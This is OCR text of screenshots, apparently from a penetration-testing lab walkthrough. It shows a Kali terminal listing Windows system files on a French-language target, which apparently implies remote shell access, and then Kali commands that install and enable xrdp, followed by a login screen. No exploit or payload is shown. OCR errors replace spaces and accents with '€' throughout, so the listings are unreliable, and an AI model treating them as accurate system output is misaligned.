

root@kali: /home/kali
File Actions Edit View Help
07/12/2019 10:09 19€456 syssetup.dll
19/11/2020 03:50 138€752 systemcpl.dll
19/05/2021 15:57 30€208 SystemEventsBrokerClient.dll
19/05/2021 15:57 251€904 SystemEventsBrokerServer.dll
07/12/2019 10:09 110€080 systeminfo.exe
07/12/2019 10:09 83€968 SystemPropertiesAdvanced.exe
07/12/2019 10:09 83€968 SystemPropertiesComputerName.exe
07/12/2019 10:09 83€968 SystemPropertiesDataExecutionPrevention.exe
07/12/2019 10:09 83€968 SystemPropertiesHardware.exe
07/12/2019 10:09 84€480 SystemPropertiesPerformance.exe
07/12/2019 10:09 83€968 SystemPropertiesProtection.exe
07/12/2019 10:09 83€968 SystemPropertiesRemote.exe
19/05/2021 15:58 521€104 systemreset.exe
13/11/2021 14:04 <DIR> SystemResetPlatform
19/05/2021 15:56 420€688 SystemSettings.DataModel.dll
19/05/2021 15:59 165€376 SystemSettings.DeviceEncryptionHandlers.dll
19/05/2021 15:57 1€435€648 SystemSettings.Handlers.dll
19/05/2021 15:57 164€680 SystemSettings.SettingsExtensibility.dll
19/05/2021 15:57 516€096 SystemSettings.UserAccountsHandlers.dll
19/05/2021 15:57 519€064 SystemSettingsAdminFlows.exe
19/05/2021 15:56 205€040 SystemSettingsBroker.exe
19/05/2021 15:58 40€808 SystemSettingsRemoveDevice.exe
C:\Users>dir
dir
Le volume dans le lecteur C n'a pas de nom.
Le num€ro de s€rie du volume est 9491-DD30
R€pertoire de C:\Users
13/11/2021 15:07 <DIR> .
13/11/2021 15:07 <DIR> ..
13/11/2021 14:54 <DIR> mahae
13/11/2021 14:49 <DIR> Public
0 fichier(s) 0 octets
4 R€p(s) 42€975€543€296 octets libres



(kali㉿kali)-[~]
$ sudo apt install xrdp -y
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
libc-bin libc-dev-bin libc-l10n libc6 libc6-dev
libc6-i386 locales rpcsvc-proto xorgxrdp
Suggested packages:
glibc-doc manpages-dev guacamole
Recommended packages:
manpages-dev libc-devtools
The following NEW packages will be installed:
rpcsvc-proto xorgxrdp xrdp
The following packages will be upgraded:
libc-bin libc-dev-bin libc-l10n libc6 libc6-dev
libc6-i386 locales
7 upgraded, 3 newly installed, 0 to remove and 1577 not upgraded.
Need to get 14.3 MB of archives.
After this operation, 1,549 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 libc-l10n all 2.32-4 [836 kB]
1% [1 libc-l10n 196 kB/836 kB 23%]

```
┌──(kali㉿kali)-[~]
└─$ sudo service xrdp start

┌──(kali㉿kali)-[~]
└─$ sudo service xrdp-sesman start

┌──(kali㉿kali)-[~]
└─$ sudo update-rc.d xrdp enable

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service xrdp status
● xrdp.service - xrdp daemon
     Loaded: loaded (/lib/systemd/system/xrdp.service; enabl>
     Active: active (running) since Sat 2021-11-13 09:49:08 >
       Docs: man:xrdp(8)
             man:xrdp.ini(5)
   Main PID: 4356 (xrdp)
      Tasks: 1 (limit: 2275)
     Memory: 848.0K
     CGroup: /system.slice/xrdp.service
             └─4356 /usr/sbin/xrdp

Nov 13 09:49:07 kali systemd[1]: Starting xrdp daemon...
Nov 13 09:49:07 kali xrdp[4355]: [INFO ] address [0.0.0.0] p>
Nov 13 09:49:07 kali xrdp[4355]: [INFO ] listening to port 3>
Nov 13 09:49:07 kali xrdp[4355]: [INFO ] xrdp_listen_pp done
Nov 13 09:49:07 kali systemd[1]: xrdp.service: Can't open PI>
Nov 13 09:49:08 kali systemd[1]: Started xrdp daemon.
Nov 13 09:49:09 kali xrdp[4356]: [INFO ] starting xrdp with >
Nov 13 09:49:09 kali xrdp[4356]: [INFO ] address [0.0.0.0] p>
Nov 13 09:49:09 kali xrdp[4356]: [INFO ] listening to port 3>
Nov 13 09:49:09 kali xrdp[4356]: [INFO ] xrdp_listen_pp done
lines 1-21/21 (END)
```




Home
kali1
Windows 10
Windows Server 2012
Windows 7
192.168.184.128
Login to kali
xrdp
Just connecting
Session
Xorg
username
password
OK
Cancel


Login to kali
xrdp
Just connecting
Session
Xorg
username
kali
password
OK
Cancel